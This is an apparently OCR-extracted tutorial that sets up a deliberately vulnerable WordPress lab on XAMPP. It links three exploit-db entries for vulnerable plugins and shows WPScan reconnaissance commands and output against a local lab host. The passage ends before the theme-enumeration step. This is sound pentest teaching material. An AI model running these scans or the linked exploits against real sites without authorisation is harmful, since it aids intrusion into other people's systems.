
WordPress Setup for Windows

Install WordPress on Windows Platform


Installation of WordPress is also very easy as compared to ubuntu because to fulfil the prerequisites of LAMP Server we can use XAMPP that will complete the all required dependency like apache and MySQL for WordPress.



Now download the extract the zip file of WordPress inside the /htdocs folder in /xampp folder in C-Drive.




Now open the PHPMYADMIN in a web browser by accessing /localhost/phpMyAdmin and create the database for WordPress to store its data.




Now in order to configure wordpress, explore the /localhost/wordpress/ and then enter the detail for the database.

Note: By Default, XAMPP DB_User is root and DB_Pass is empty <blank>


So as per XMAPP database configuration, we entered the following details in the given record.



Now again repeat the same step as done in the above section.



You will get the dashboard where you can write your content that to be posted on the website.




To make it vulnerable WordPress platform in order to perform penetration testing I have installed some vulnerable plugin as highlighted in the image.

WordPress Vulnerable Plugin

https://www.exploit-db.com/exploits/40290

https://www.exploit-db.com/exploits/36374

https://www.exploit-db.com/exploits/44883



WPScan:WordPress Pentesting Framework

"WordPress is one of the most powerful CMS platform, which covers about 35% of the total share of the websites over the internet". Thus in order to enumerate such web-applications, we'll be using **"WPScan"** – which is a black box vulnerability scanner for WordPress, scripted in Ruby to focus on different vulnerabilities that are present in the WordPress applications, either in its themes or plugins.

Well, WPScan comes preinstalled in Kali Linux, SamuraiWTF, Pentoo, BlackArch; which scans up its database in order to find out the outdated versions and the vulnerabilities in the target's web application.

Let's check out the major things that WPScan can do for us:

- Detect the version of currently installed WordPress.
- Can detect sensitive files like readme, robots.txt, database replacing files, etc.
- Detect enabled features on currently installed WordPress server such as file_upload.

- Enumerates the themes, plugins along with their versions and tells if they are outdated or not.
- It even scans up the web-application to list out the available usernames.


Let's start!!

As discussed earlier, WPScan is installed by default in the Kali Linux machines, so let's check out the default usage options, by simply firing the following command in the terminal.

```
wpscan -hh
```

Scanning the WordPress version of the target's website

As we were presented with the default options, let's now try to do a basic scan over the vulnerable WordPress web-application that we've set up in our earlier section.



Type the following command to scan the WordPress application and its server.

```
wpscan --url http://192.168.1.105/wordpress/
```

From the below image you can see that it dumps up everything it could – the **WordPress version**, the **Apache server,** and even it also found that **the upload directory has directory listing enables** which means anyone can browse to **"/wp-content/uploads"** in order to check out the uploaded files and contents.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:00:36 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.105/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.105/wordpress/wp-content/uploa
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.105/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Latest, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.105/wordpress/index.php/feed/, <generator>https://wordpress.org/?v
 |  - http://192.168.1.105/wordpress/index.php/comments/feed/, <generator>https://wordpre
```

Enumerating WordPress Themes

Themes play an important role in any CMS web-application, they control the general look & feel of the website including its page layout, widget locations, and the default font and colour preferences.

WPScan uses its database which contains about **2600 themes** to check the vulnerable installed one over the targets.


In order to check the installed themes of the target's WordPress web-application, type following command:

